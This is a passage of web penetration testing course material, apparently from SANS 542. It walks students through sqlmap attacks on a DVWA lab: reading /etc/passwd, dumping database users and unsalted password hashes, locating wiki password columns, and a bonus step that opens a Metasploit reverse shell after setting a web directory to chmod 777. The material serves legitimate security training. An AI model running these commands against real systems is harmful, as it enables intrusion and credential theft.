$ sqlmap -u "http://dvwa/vulnerabilities/sqlinjection/?id=1&Submit=Submit" --cookie="COOKIE VALUE" --proxy http://localhost:8081 --batch --user-agent 42 --file-read /etc/passwd
```

Note that rather than displaying the information, sqlmap writes the file locally here:  
`/home/student/.sqlmap/output/dvwa/files/_etc_passwd`.

```
files saved to [1]:  
[*] /home/student/.sqlmap/output/dvwa/files/_etc_passwd (same file)
```

Let's grep for the target entry by running the following command:

```
$ grep zbeeblebrox /home/student/.sqlmap/output/dvwa/files/_etc_passwd
```

```
File Edit View Terminal Tabs Help Terminal  
[-]$ grep zbeeblebrox /home/student/.sqlmap/output/dvwa/files/_etc_passwd  
zbeeblebrox:x:1003:1003:Zaphod Beeblebrox,,,:/home/zbeeblebrox:/bin/bash  
[-]$
```

We find a uid of **1003** for zbeeblebrox.

# Exercise: DB Users and Passwords

- Find the database users account and password hashes
- Append **--users --passwords** to the base sqlmap command and execute to dump these details

Here, we see user accounts -->

```
[23:30:32] [INFO] fetching database users
database management system users [6]:
[*] 'debian-sys-maint'@'localhost'
[*] 'drupal7'@'localhost'
[*] 'root'@'127.0.0.1'
[*] 'root'@'::1'
[*] 'root'@'localhost'
[*] 'root'@'ubuntu'
```

Select **Ctrl-C** to stop the attempts to break the passwords

Here the hashes -->

- Matches suggest no salts
- Length suggests SHA-1

```
database management system users password hashes:
[*] debian-sys-maint [1]:
    password hash: *992B89066D80745163BF9828B1CBE9F7F2ECD1AE
[*] drupal7 [1]:
    password hash: *2CAB1C0BB01BDEE1CFB157535AE9E788C3A966D3
[*] root [1]:
    password hash: *2CAB1C0BB01BDEE1CFB157535AE9E788C3A966D3
```

Web Penetration Testing and Ethical Hacking

Dump the DB users and passwords by appending **--users --passwords** to the base sqlmap command we have been using. Execute the following at a terminal prompt:

```
$ sqlmap -u "http://dvwa/vulnerabilities/sqlil/?id=1&Submit=Submit" --
cookie="COOKIE VALUE" --proxy http://localhost:8081 --batch --user-agent 42
--users --passwords
```

Select **Ctrl-C** to quit the password cracking that automatically starts with our running in batch mode.

Below we see the database users on the system:

```
[23:30:32] [INFO] fetching database users
database management system users [6]:
[*] 'debian-sys-maint'@'localhost'
[*] 'drupal7'@'localhost'
[*] 'root'@'127.0.0.1'
[*] 'root'@'::1'
[*] 'root'@'localhost'
[*] 'root'@'ubuntu'
```

We also see their password hashes, just waiting for cracking:

```
database management system users password hashes:
[*] debian-sys-maint [1]:
    password hash: *992B89066D80745163BF9828B1CBE9F7F2ECD1AE
[*] drupal7 [1]:
    password hash: *2CAB1C0BB01BDEE1CFB157535AE9E788C3A966D3
[*] root [1]:
    password hash: *2CAB1C0BB01BDEE1CFB157535AE9E788C3A966D3
```

Notice anything suspicious about root and drupal's password hashes? They seem to be the same, which would suggest that these hashes are unsalted. Googling for unsalted hashes can work pretty well. The number of characters in the hash suggests SHA-1. Unsalted SHA-1 should be fun.

# Exercise: my\_wiki Password Search

- Determine the name of the column and table that contain password hashes for the **my\_wiki** database
  - We want to search for columns associated with passwords, but only for the **my\_wiki** database
- So, to the base command (see notes), we append **--search -D my\_wiki -C pass**

```
File Edit View Terminal Help
[...]
Database: my_wiki
Table: user
[2 entries]
+-----+-----+-----+
| user_newpass_time | user_newpassword | user_password |
+-----+-----+-----+
| NULL             | <blank>          | :B:e80ee467:1b4685756c78da009bdd2a38bc4b154f |
| NULL             | <blank>          | :B:86fe19d2:8aac12b3192cec40f83abfaa1fc332a |
+-----+-----+-----+
```

- Results suggest the **user\_password** field of the **user** table of **my\_wiki** is our target

Web Penetration Testing and Ethical Hacking

Determine the name of the column and table that contain password hashes for the **my\_wiki** database.

We want to search for columns associated with passwords, but only for the **my\_wiki** database. The **--search** operator is what we need, but we will need to limit it to only **my\_wiki** and search for column names that include **pass**.

So, to the base command (see below), we append **--search -D my\_wiki -C pass**

Base sqlmap command line:

```
$ sqlmap -u "http://dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="COOKIE VALUE" --proxy http://localhost:8081 --batch --user-agent
```

Updated command line:

```
$ sqlmap -u "http://dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="COOKIE VALUE" --proxy http://localhost:8081 --batch --user-agent 42 --search -D my_wiki -C pass
```

The following screenshot suggests the **user\_password** field of the **user** table of **my\_wiki** is our target.

```
Database: my_wiki
Table: user
[2 entries]
+-----+-----+-----+
| user_newpass_time | user_newpassword | user_password |
+-----+-----+-----+
| NULL             | <blank>          | :B:e80ee467:1b4685756c78da009bdd2a38bc4b154f |
| NULL             | <blank>          | :B:86fe19d2:8aac12b3192cec40f83abfaa1fc332a |
+-----+-----+-----+
```

## Bonus: MSF Shell

- Time permitting, attempt to get a Metasploit shell using sqlmap
- Full command and custom responses in the notes should you experience difficulty

**Hint:** You need to supply sqlmap with non-default responses to questions on this one, and possibly change permissions

Web Penetration Testing and Ethical Hacking

Your bonus goal is to get an MSF shell using sqlmap and then determine the uid of the account running your shell. The hint at the bottom of the slide indicates that some non-default responses will be required. We will need to remove the **--batch** switch. Help or memory will suggest two additional switches are needed to attempt an MSF shell: **--os-pwn** and **--msf-path**. For the MSF shell to work properly, you will also need to ensure that permissions on /var/www/dvwa allow writing files. A simple command for this is:

```
$ sudo chmod 777 /var/www/dvwa
```

Final command:

```
$ sqlmap -u "http://dvwa/vulnerabilities/sqlinjection/?id=1&Submit=Submit" --cookie="COOKIE VALUE" --proxy http://localhost:8081 --user-agent 42 --os-pwn --msf-path /opt/metasploit-framework
```

Accept default responses by pressing Enter, except for the following three non-default answers:

```
[21:58:28] [WARNING] unable to retrieve automatically the web server document root  
what do you want to use for writable directory?  
[1] common location(s) ('/var/www/, /var/www/html', use Local/apache2/htdocs, /var/-default') (default)  
[2] custom location(s)  
[3] custom directory list  
[4] brute force search  
>2  
please provide a comma separate list of absolute directory paths: /var/www/dvwa
```

```
which connection type do you want to use?  
[1] Reverse TCP: Connect back to 3 the database host to  
[2] Bind TCP: Listen on the database host for a connect  
>  
what is the local address? [127.0.0.1] 192.168.1.8
```

After waiting (awhile during [INFO] creation in progress), you should yield a shell. Please note that no prompt will necessarily be provided. Simply type **id**, and, if working, you will see a response with **www-data** account and an id of 33.

```
[*] Sending stage (36 bytes) to 192.168.1.8  
[*] Command shell session 1 opened [(192.168.1.8:21052 -> 192.168.1.8:  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

# Course Roadmap

- Introduction and Information Gathering
- Configuration, Identity, and Authentication Testing
- **Injection**
- JavaScript and XSS
- CSRF, Logic Flaws and Advanced Tools
- Capture the Flag
- Session Tracking
- Session Fixation
- Bypass Flaws
  - Exercise: Authentication Bypass
- Vulnerable Web Apps: Mutillidae
- Command Injection
  - Exercise: Command Injection
- File Inclusion/Directory Traversal
  - Exercise: LFI and RFI
- SQL Injection Primer
- Discovering SQLI
  - Exercise: Error-Based SQLI
- Exploiting SQLI
- SQLi Tools
  - Exercise: sqlmap + ZAP
- **Summary**

Web Penetration Testing and Ethical Hacking

That wraps up 542.3, the summary is next.

# Summary

- That wraps up 542.3
- Today we discussed:
  - Session management and authentication bypass
  - Injection techniques, including command injection, LFI and RFI
  - We ended with a deep dive on SQL injection
- Next up: 542.4, which will investigate JavaScript and XSS
- Thank you!

Web Penetration Testing and Ethical Hacking

That wraps up 542.3.

Today we discussed:

- Session management and authentication bypass
- Injection techniques, including command injection, LFI and RFI
- We ended with a deep dive on SQL injection

Next up: 542.4, which will investigate JavaScript and XSS

Thank you!

*"As usual, SANS courses pay for themselves by Day 2. By Day 3, you are itching to get back to the office to use what you've learned."*

Ken Evans, Hewlett Packard Enterprise - Digital Investigation Services

**SANS Programs**  
[sans.org/programs](http://sans.org/programs)

GIAC Certifications  
Graduate Degree Programs  
NetWars & CyberCity Ranges  
Cyber Guardian  
Security Awareness Training  
CyberTalent Management  
Group/Enterprise Purchase Arrangements  
DoDD 8140  
Community of Interest for NetSec  
Cybersecurity Innovation Awards



Search SANSInstitute

**SANS Free Resources**  
[sans.org/security-resources](http://sans.org/security-resources)

- E-Newsletters  
NewsBites: Bi-weekly digest of top news  
OUCH!: Monthly security awareness newsletter  
@RISK: Weekly summary of threats & mitigations
- Internet Storm Center
- CIS Critical Security Controls
- Blogs
- Security Posters
- Webcasts
- InfoSec Reading Room
- Top 25 Software Errors
- Security Policies
- Intrusion Detection FAQ
- Tip of the Day
- 20 Coolest Careers
- Security Glossary